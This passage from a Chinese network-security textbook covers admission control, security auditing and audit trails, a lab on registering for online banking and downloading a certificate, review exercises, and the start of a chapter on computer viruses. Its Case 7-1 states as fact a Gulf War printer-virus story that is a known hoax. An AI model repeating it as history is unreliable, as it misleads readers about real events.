**拓展阅读** 身份认证是网络准入控制的基础。在各种准入控制方案中都采用了身份认证技术。目前,身份认证管理技术和准入控制进一步融合,向综合管理和集中控制方向发展。

### *4. 准入控制技术的现状与发展

准入控制技术发展很快,并出现了各种方案整合的趋势。各主要厂商在突出发展本身准入控制方案的同时也加大了厂商之间的合作力度。思科公司和微软公司都承诺支持对方的准入控制计划,并开放自己的 API,准入控制标准化工作也在加快进行。可信计算组织(Trusted Computing Group,TCG)成立了可信网络连接(Trusted Network Connect,TNC)分组,TNC 计划为端点准入强制策略开发一个对所有开发商开放的架构规范,从而保证各个开发商端点准入产品的可互操作性。这些规范将利用现存的工业标准,并在需要的时候开发新的标准和协议。TNC 促进了标准化的快速发展,希望通过构建框架和规范保证互操作性,其规范将包括端点的安全构建之间、端点主机和网络设备之间以及网络设备之间的软件接口和通信协议,准入控制正在向标准化、软硬件相结合的方向发展。

**【案例 6-5】** 新一代网络准入控制系统金盾 CIS9。根据国家《信息安全等级保护管理办法》《涉及国家秘密的信息系统分级保护管理办法》和《涉及国家秘密的计算机信息系统分级保护技术要求》要求:以身份鉴别、杜绝非法入侵和接入保护为主要设计理念,秉承"不改变网络、不依赖网络设备、部署简单"的特性,兼容各种复杂的网络环境,支持分散式快速部署,解决网络准入控制的合规性要求,达到"违规不入网、入网必合规"的管理规范。可以自动发现非法接入的设备,详细记录所有入侵计算机的 IP 地址、MAC 地址、存活状态以及入侵接入时间,并及时发送报警信息,帮助及时响应并实施相应安全措施。系统可自动阻断其访问机构所有内外网资源,提高网络抗风险能力。

**讨论思考**

（1）访问控制的模式有哪几种？各模式的区别和联系如何？

（2）准入技术的几种技术方案有何区别和联系？

# 6.4 网络安全审计

## 6.4.1 网络安全审计概述

### 1. 网络安全审计的概念及目的

网络系统安全审计（audit）也称计算机安全审计，是指按照一定的网络安全策略，利用记录、系统活动和用户活动等信息，检查、审查和检验操作事件的环境及活动，从而发现系统漏洞、入侵行为或改善系统性能的过程。也是审查评估系统安全风险并采取相应措施的一个过程。在不至于混淆的情况下，简称为安全审计，实际是记录与审查用户操作计算机及网络系统活动的过程，是提高系统安全性的重要举措。系统活动包括操作系统活动和应用程序进程的活动。用户活动包括用户在操作系统和应用程序中的活动，如用户所使用的资源、使用时间、执行的操作等。安全审计对网络系统记录及操作行为进行独立的审查和估计，其主要应用和目的包括5个方面：

（1）对可能存在的潜在攻击者起到威慑和警示作用，核心是风险评估。

（2）测试系统的控制情况，及时进行调整，保证与安全策略和操作规程协调一致。

（3）对已出现的破坏事件做出评估，并提供有效的灾难恢复和追究责任的依据。

（4）对网络系统控制、安全策略与规程中的变更进行评价和反馈，以便修订决策和部署。

（5）协助系统管理员及时发现网络系统入侵或潜在的系统漏洞及隐患。

### 2. 网络安全审计的类型

安全审计从审计级别上可分为3种类型：系统级审计、应用级审计和用户级审计。

（1）系统级审计。主要针对系统的登入情况、用户识别号、登入尝试的日期和具体时间、退出的日期和时间、所使用的设备、登入后运行程序等事件信息进行审查。典型的系统级审计日志还包括部分与安全无关的信息，如系统操作、费用记账和网络性能，这类审计无法跟踪和记录应用事件，也无法提供足够的细节信息。

（2）应用级审计。主要针对的是应用程序的活动信息，如打开和关闭数据文件，读取、编辑、删除记录或字段等特定操作以及打印报告等。

（3）用户级审计。主要是审计用户的操作活动信息，如用户直接启动的所有命令、用户所有的鉴别和认证操作、用户所访问的文件和资源等信息。

### 6.4.2 系统日记安全审计

#### 1. 系统日志的内容

系统日志主要根据网络安全级别及强度要求，选择记录部分或全部的系统操作。如审计功能的启动和关闭，使用身份验证机制，将客体引入主体的地址空间，删除客体、管理员、安全员、审计员和一般操作人员的操作，以及其他专门定义的可审计事件。

对于单个事件行为，通常系统日志主要包括事件发生的日期及时间、引发事件的用户 IP 地址、事件源及目的地位置、事件类型等。

#### 2. 安全审计的记录机制

对于各种网络系统应采用不同的记录日志机制。日志的记录方式有 3 种，可以由操作系统完成，也可以由应用系统或其他专用记录系统完成。大部分情况都采用系统调用 syslog 方式记录日志，少部分采用 SNMP 记录。其中，syslog 记录机制主要由守护程序、规则集及系统调用 3 部分组成。

#### 3. 日志分析

日志分析的主要目的是在大量的记录日志信息中找到与系统安全相关的数据，并分析系统运行情况。日志分析的主要任务如下：

(1) 潜在威胁分析。日志分析系统可以根据安全策略规则监控审计事件，检测并发现潜在的入侵行为。其规则可以是已定义的敏感事件子集的组合。

(2) 异常行为检测。在确定用户正常操作行为基础上，当日志中的异常行为事件违反或超出正常访问行为的限定时，分析系统可指出将要发生的威胁。

(3) 简单攻击探测。日志分析系统可对重大威胁事件的特征进行明确的描述，当这些攻击现象再次出现时，可以及时提出告警。

(4) 复杂攻击探测。更高级的日志分析系统还应该能检测到多步入侵序列，当攻击序列出现时，可及时预测其发生的步骤及行为，以便做好预防。

#### 4. 审计事件查阅与存储

审计系统可以成为追踪入侵、恢复系统的直接证据，所以其自身的安全性更为重要。审计系统的安全主要包括审计事件查阅安全和存储安全。审计事件的查阅应该受到严格的限制，避免日志被篡改。可通过以下措施保护查阅安全：

(1) 审计查阅。审计系统只为专门授权用户提供查阅日志和分析结果的功能。

(2) 有限审计查阅。审计系统只能提供对内容的读权限，拒绝读以外的访问权限。

(3) 可选审计查阅。在有限审计查阅的基础上，限制查阅权限及范围。

审计事件的存储安全具体要求如下：

(1) 保护审计记录的存储。存储系统要求对日志事件具有保护功能，以防止未授权的修改和删除，并具有检测修改及删除操作的功能。

（2）保证审计数据的可用性。保证审计存储系统正常安全使用，并在遭受意外时，可防止或检测审计记录的修改，在存储介质出现故障时，能确保审计记录另行存储且不被破坏。

（3）防止审计数据丢失。在审计踪迹超过预定值或存满时，应采取相应的措施防止数据丢失，如忽略可审计事件，只允许记录有特殊权限的事件，覆盖以前的记录，停止工作或另存为备份等。

## 6.4.3 网络安全审计跟踪

### 1. 网络审计跟踪的概念及意义

审计跟踪（audit trail）指按事件顺序检查、审查、检验其运行环境及相关事件活动的过程。审计跟踪主要用于实现重现事件、评估损失、检测系统产生的问题区域、提供有效的应急灾难恢复、防止系统故障或使用不当等方面。

审计跟踪作为一种安全机制，主要审计目标如下：

（1）审计系统记录有利于迅速发现系统问题，及时处理事故，保障系统运行。

（2）可发现试图绕过保护机制的入侵行为或其他操作。

（3）能够发现用户的访问权限转移行为。

（4）制止用户企图绕过系统保护机制的操作事件。

审计跟踪是提高系统安全性的重要工具。安全审计跟踪的意义在于：

（1）利用系统的保护机制和策略，及时发现并解决系统问题，审计客户行为。在电子商务中，利用审计跟踪记录客户活动。包括登入、购物、付账、送货和售后服务等。可用于可能产生的商业纠纷，还可用于公司财务审计、贷款和税务监察等。

（2）审计信息可以确定事件和攻击源，用于检查计算机犯罪。有时黑客会在其ISP的活动日志或聊天室日志中留下蛛丝马迹，对黑客具有强大的威慑作用。

（3）通过对安全事件的不断收集、积累和分析，有选择地对其中的某些站点或用户进行审计跟踪，以提供发现可能产生破坏性行为的有力证据。

（4）既能识别访问系统的来源，又能指出系统状态转移过程。

### 2. 审计跟踪的主要问题

安全审计跟踪主要应考虑以下两个方面的问题：

（1）选择记录信息。审计记录必须包括网络系统中所有用户、进程和实体获得某一级别的安全等级的操作信息，包括用户注册、用户注销、超级用户的访问、各种重要数据的产生、其他访问状态的改变等信息，特别应当注意公共服务器上的匿名或往来账号的活动情况或其他可疑信息。

实际上，收集的信息随着站点和访问类型不同而有所差异。通常收集的信息为用户名、主机名、权限的变更信息、时间戳、被访问的对象和资源等。具体收集信息的种类和数量经常还受限于系统的存储空间等。

（2）收集并确定安全审计跟踪信息。主要确定被记录安全事件的类别（如违反安全

要求的各种操作)，并确定所收集的安全审计跟踪的具体信息内容，以确保安全审计的实效，更好地发挥安全审计跟踪的重要作用。

📖**知识拓展** 审计是系统安全策略的一个重要组成部分，贯穿整个系统运行过程中，覆盖不同的安全机制，为其他安全策略的改进和完善提供了必要的信息。对安全审计的深入研究为安全策略的完善和发展奠定重要基础和依据。

### 6.4.4 网络安全审计的实施

为了确保网络安全审计实施的可用性和正确性，需要在保护和审查审计数据的同时做好计划分步实施。审计应该根据具体安全事件情况的需要进行定期审查或自动实时审查。系统安全管理员应该根据计算机安全管理的要求确定需要维护的审计数据的内容、类型、范围和时间等，其中包括系统内保存的和归档保存的数据。具体工作主要包括保护审查审计数据及审计实施。

#### 1. 审查审计数据的安全保护

(1) 保护审计数据的安全。为了审查审计数据的安全，各企事业机构都应当严格限制在线访问审计日志。除了系统管理员仅限于检查访问之外，其他任何人员都无权访问审计日志，更应严禁非法修改审计日志，以确保审计跟踪数据的完整性。

审计数据安全保护的常用方法是使用数据签名和只读设备存储数据。采用强访问控制是保护审计跟踪记录免受非法访问的有效举措。黑客为掩人耳目清除痕迹，常设法修改审计跟踪记录，因此，必须设法严格保护审计跟踪文件。

审计跟踪信息的保密性也应进行严格保护，利用强访问控制和加密技术十分有效，审计跟踪所记录的用户信息非常重要，通常包含用户及交易记录等机密信息。

(2) 审查审计数据的方式方法。审计跟踪的审查与分析可分为定期检查、实时检查和事后检查 3 种。审查人员应掌握发现异常活动的方式方法和途径。通过用户识别码、终端识别码、应用程序名、日期时间等参数检索审计跟踪记录并生成所需的审计报告，是简化审计数据跟踪检查的有效方法。

#### 2. 安全审计实施的主要步骤

审计是一个连续不断地改进提高的过程。审计的重点是评估企业现行的安全政策、策略、机制和系统监控情况。审计实施的主要步骤如下：

(1) 确定审计事项。申请时应说明的安全审计工作事项主要包括审计原因、内容、范围、重点、必要的升级与纠正、支持数据和审计所需人才物等，并上报审批。

(2) 做好审计计划。一个详细，完备的审计计划是实施有效审计的关键，包括审计内容的详细描述、关键时间、参与人员和独立机构等。

(3) 查阅审计历史。审计中应查阅以前的审计记录，有助于通过对比检查安全漏洞隐患和规程，更好地采取安全防范措施，同时保管好审计相关资源等。

(4) 实施安全风险评估。审计小组制定好审计计划后，要对审计计划进行风险评估。

(5) 划定审计范围。审计范围划定对审计的开展很关键，范围的确定要考虑到审计

内容间的联系，如数据中心局域网或商业相关的一些财务报表等。审计范围的划定有利于集中注意力在资产、规程和政策方面的审计。

（6）确定审计重点和步骤。各类机构都应将主要精力放在审计的重点上。并确定具体的审计步骤和区域，避免审计的延缓或不完全，以免得出令人难以信服的结果。

（7）提出改进意见。安全审计最后应提出相应的提高安全防范的建议，以便于实施。

**讨论思考**

（1）安全审计的类型有哪些？

（2）系统日志分析都有哪些方法？

（3）审计跟踪的概念及意义是什么？

# 6.5 实验六：申请网银用户的身份认证

## 6.5.1 实验目的

（1）理解网上银行对用户身份认证的重要性。

（2）掌握用户申请网上银行的身份认证过程。

（3）掌握用户申请网上银行的身份认证操作。

## 6.5.2 实验内容及步骤

### 1. 网银申请过程

登录中国建设银行官方网站 http://www.ccb.com/，如图 6-10 所示。




图 6-10 中国建设银行官网主页

单击左侧界面中的“马上开通”按钮，进入“个人网上银行”界面，如图 6-11 所示，认真阅读个人客户服务协议后点击选择页面下端的复选框，并单击“同意”按钮。

根据如图 6-12 所示的界面提示填写账户信息，这些信息要经过系统自动检验真实准





图 6-11 个人客户开通“网上银行”服务协议

确，才可以继续进行操作。

中国建设银行 China Construction Bank | 个人网上银行

中国建设银行网上银行普通客户开通

普通客户开通流程： 1. 阅读协议及风险提示 2. 填写账户信息 3. 输入短信验证码 4. 设置网上银行基本信息

2. 请填写账户信息

| | | |
|---|---|---|
| * 姓名： | | |
| * 账号： | | 请输入您的储蓄卡或活期存折账户信息，为了方便您核对账号，我们自动对您输入的账号进行每四位数字后添加一个空格的特殊处理 |
| * 手机号后四位： | | 如您在我行尚未预留或已更换手机号码，请至柜台添加或修改你的账户对应的手机号码 |
| * 附加码： | 5zhrr 看不清，换一张（不区分大小写） | |

下一步 上一步

图 6-12 填写账户信息界面

当账户信息填写完成并确认无误后单击“下一步”按钮。网上银行系统将自动对用户所填写的信息进行校验，随后用户即可享受建行针对普通客户所提供的服务。注册成功后，网上银行系统将自动返回给用户登录用“用户号”，用户可直接点击成功页面中的“登录网上银行”进入网上银行，如图 6-13 所示。

### 2. 数字证书下载

注册用户成为(无证书)普通客户后，还需要下载数字证书。在网上银行登录界面中输入用户名及开通时设置的登录密码，如图 6-14 所示。




图 6-13 设置密码并输入短信验证码

中国建设银行
China Construction Bank
欢迎使用个人网上银行
最新公告 关于防范网络钓鱼风险的提示
用户名： 忘记用户名？
登录密码： 忘记密码？ 软键盘
附加码： 看不清换一张（不区分大小写）
登 录
首次登录
e账户客户或柜台开通网银的客户，首次登录网银请先设置登录密码。
设置登录密码

图 6-14 登录网上银行界面

客户登录后，在如图 6-15 所示的网上银行签约流程界面中单击“下载证书”按钮，进入数字证书下载页面。按照页面的提示进行下载，直到提示安装成功为止。

当下载并安装完成数字证书后，用户必须至少以“使用证书进入”方式成功登录一次网上银行（身份认证过程），经认证后升级为“有证书”普通客户（网银用户）。

### 3. 柜台验证签约

对于已经在网上银行登记升级的普通客户（网银用户），通常还需要持有效证件、建行账户、证书号到当地建行储蓄柜台进行签约。并在柜台签约成功后登录网上银行，对在柜台登记签约的账户进行签约确认，成为网上银行的签约客户。

对于从未在网上银行进行登记的用户，可以直接持有效证件、建行账户到当地储蓄所柜台办理网上银行签约，签约成功后，登录网上银行，根据网上银行的提示进行用户激活，成功后，成为网上银行的签约客户。





图 6-15　数字证书下载页面

**注意：**客户申请成为网银普通客户后，可以进行缴费和网上小额支付，若拥有转账、汇款和大额网上支付等服务，必须持开户证件和建行账户到任意网点进行签约确认。

## 6.6　本章小结

身份认证和访问控制是网络安全的重要技术，是网络安全登入的首要保障。本章概述了身份认证的概念、种类以及常用的身份认证的方式、方法，简要介绍了双因素安全令牌及认证系统、用户登入认证、认证授权管理案例，并简要介绍了数字签名的概念、功能、种类、原理、应用、技术实现方法和过程。另外，介绍了访问控制的概念、原理、类型、安全机制、安全模式、安全策略、认证服务与访问控制系统、准入控制与身份认证管理案例等。最后，介绍了安全审计概念、系统日志审计、审计跟踪、安全审计的实施等。

## 6.7　练习与实践六

### 1. 选择题

(1) 加密的作用就是防止有价值的信息在网上被(　　)。

A. 拦截和破坏　　B. 拦截和窃取　　C. 篡改和损坏　　D. 篡改和窃取

(2) 负责证书申请者的信息录入、审核以及证书发放等工作的机构是(　　)。

A. 认证中心 CA　　B. 业务受理点

C. 注册机构 RA　　D. LDAP 目录服务器

(3) 在(　　)情况下用户需要依照系统提示输入用户名和口令。

A. 用户在网络上共享了自己编写的一份 Office 文档，并设定哪些用户可以阅读，哪些用户可以修改

B. 用户使用加密软件对自己编写的 Office 文档进行加密，以阻止其他人得到副本

后看到文档中的内容

C. 某个人尝试登入到你的计算机中，但是口令输入的不对，系统提示口令错误，并将这次失败的登入过程记录在系统日志中

D. 其他情况下

（4）以下（　　）不属于AAA系统提供的服务类型。

A. 认证　　B. 鉴权　　C. 访问　　D. 审计

（5）不论是网络的安全保密技术还是站点的安全技术，其核心问题都是（　　）。

A. 保护数据安全　　B. 系统的安全评价

C. 是否具有防火墙　　D. 硬件结构的稳定

（6）数字签名用于保障（　　）。

A. 机密性　　B. 完整性及不可否认性

C. 认证性　　D. 可靠性

**2. 填空题**

（1）认证技术是网络用户身份认证与识别的重要手段，也是计算机网络安全中的一个重要内容。从鉴别对象上来看，分为________认证和________认证两种。

（2）数字签名利用了双重加密的方法来实现信息的________性与________性。

（3）安全审计有3种类型：________、________和________。

（4）审计跟踪是可以________、________、________环境与用户行为的系统活动记录。

（5）AAA是________、________、________的简称，基于AAA机制的中心认证系统适用于远程用户的管理。AAA并非是一种具体的实现技术，而是一种________。

**3. 简答题**

（1）什么是数字签名？有哪些基本的数字签名方法？

（2）简述消息认证和身份认证的概念及两者的差别。

（3）简述安全审计的目的和类型。

（4）简述证书的概念、作用、获取方式及其验证过程。

（5）身份认证的技术方法有哪些？各种技术方法的特点是什么？

**4. 实践题**

（1）练习Windows的审计系统的功能和实现。

（2）查看Windows Server 2016安全事件的记录日志，并进行分析。

（3）查看个人数字凭证的申请、颁发和使用过程，用软件和上网练习演示个人数字签名和认证过程。

# 第 7 章 chapter 7

# 计算机病毒防范

网络安全问题已经成为全球最为关注的问题之一，计算机病毒在网络安全中最为常见，对各种网络的安全威胁极大。计算机或手机等终端一旦感染木马等病毒，极可能遭到恶意攻击、破坏或影响，甚至导致重大损失或系统瘫痪。掌握计算机病毒的相关知识，有助于更好地采取有效防范措施消除各种安全隐患，加强安全防范。

**教学目标**

- 理解计算机病毒的概念、产生、特点及种类。
- 掌握计算机病毒的构成、传播、触发以及新型病毒实例。
- 掌握计算机病毒与木马程序的检测、清除与防范方法。
- 了解恶意软件的危害与清除方法。
- 熟悉 360 安全卫士及杀毒软件应用。

## 7.1 计算机病毒概述

**【案例 7-1】** 海湾战争中用网络病毒攻击取得重大战果。据报道，1991 年的海湾战争是美军主导的一场大规模局部战争。美国在伊拉克从第三方国家购买的打印机里植入可远程控制的网络病毒，在开战前，使伊拉克整个计算机网络管理的雷达预警系统全部瘫痪。美国还首次将大量高科技武器投入实战，取得了压倒性的制空、制电磁优势，也是世界首次公开在实战中用网络病毒攻击取得重大战果，强化了美军在该地区的军事优势，同时为 2003 年的伊拉克战争奠定了基础。

### 7.1.1 计算机病毒的概念及产生

#### 1. 计算机病毒的概念

计算机病毒(computer virus)通常是指能够破坏计算机(及服务器、手机、平板等)正常工作的、人为编制的一组计算机指令或程序。根据《中华人民共和国计算机信息系统安全保护条例》，对计算机病毒的定义规定如下："计算机病毒，是指编制或者在计算机程序中插入的破坏计算机功能或者毁坏数据，影响计算机使用，并能自我复制的一组计算

机指令或者程序代码。”

📖**知识拓展** 计算机病毒利用硬件或软件的缺陷进入计算机系统中，通过不断地复制自身占据存储空间，降低计算机系统功能和性能，甚至使其瘫痪。此外，计算机病毒还可以将自身附着在不同类型的文件上，使其作为病毒的载体，通过染毒文件的传播与传送，达到破坏计算机文件和系统的目的，给计算机用户带来麻烦，造成其信息财产的巨大损失。

#### 2. 计算机病毒产生及命名

1983年11月3日，就读南加州大学的博士研究生弗雷德·科恩(Fred Cohen)在UNIX系统下编写了一个会自动复制，并且在计算机间进行传染从而引起系统死机的小程序。此后，科恩为了证明其理论而将这些程序以论文的形式发表在学术研讨会上，引起轰动。此前，虽然有不少计算机专家都发出过计算机病毒可能会出现的警告，但科恩才是真正通过实践让计算机病毒具备破坏性的概念具体成形的第一人。他的一位老师将他编写的那段程序命名为“病毒”(Virus)，现在已经扩展到服务器、手机、平板电脑和网络。

### 7.1.2 计算机病毒的特点

计算机病毒与普通计算机程序不同，它主要具有以下特点。

#### 1. 潜伏性

一般情况下，计算机病毒感染系统后，并不会立即发作攻击计算机，而是具有一段时间的潜伏期。潜伏期长短一般由病毒程序编制者所设定的触发条件来决定。

#### 2. 传染性

计算机病毒入侵系统后，在一定条件下，破坏系统本身的防御功能，迅速地进行自我复制，从感染的存储位置扩散至未感染的存储位置，通过网络更可以进行计算机与计算机之间的病毒传染。

#### 3. 破坏性

计算机系统一旦感染了病毒，系统的稳定性将受到不同程度的影响。一般情况下，计算机病毒发作时，由于其连续不断的自我复制，大部分系统资源被占用，从而减缓了计算机的运行速度，使用户无法正常使用。严重者可使整个系统瘫痪，无法修复，造成损失。

#### 4. 隐蔽性

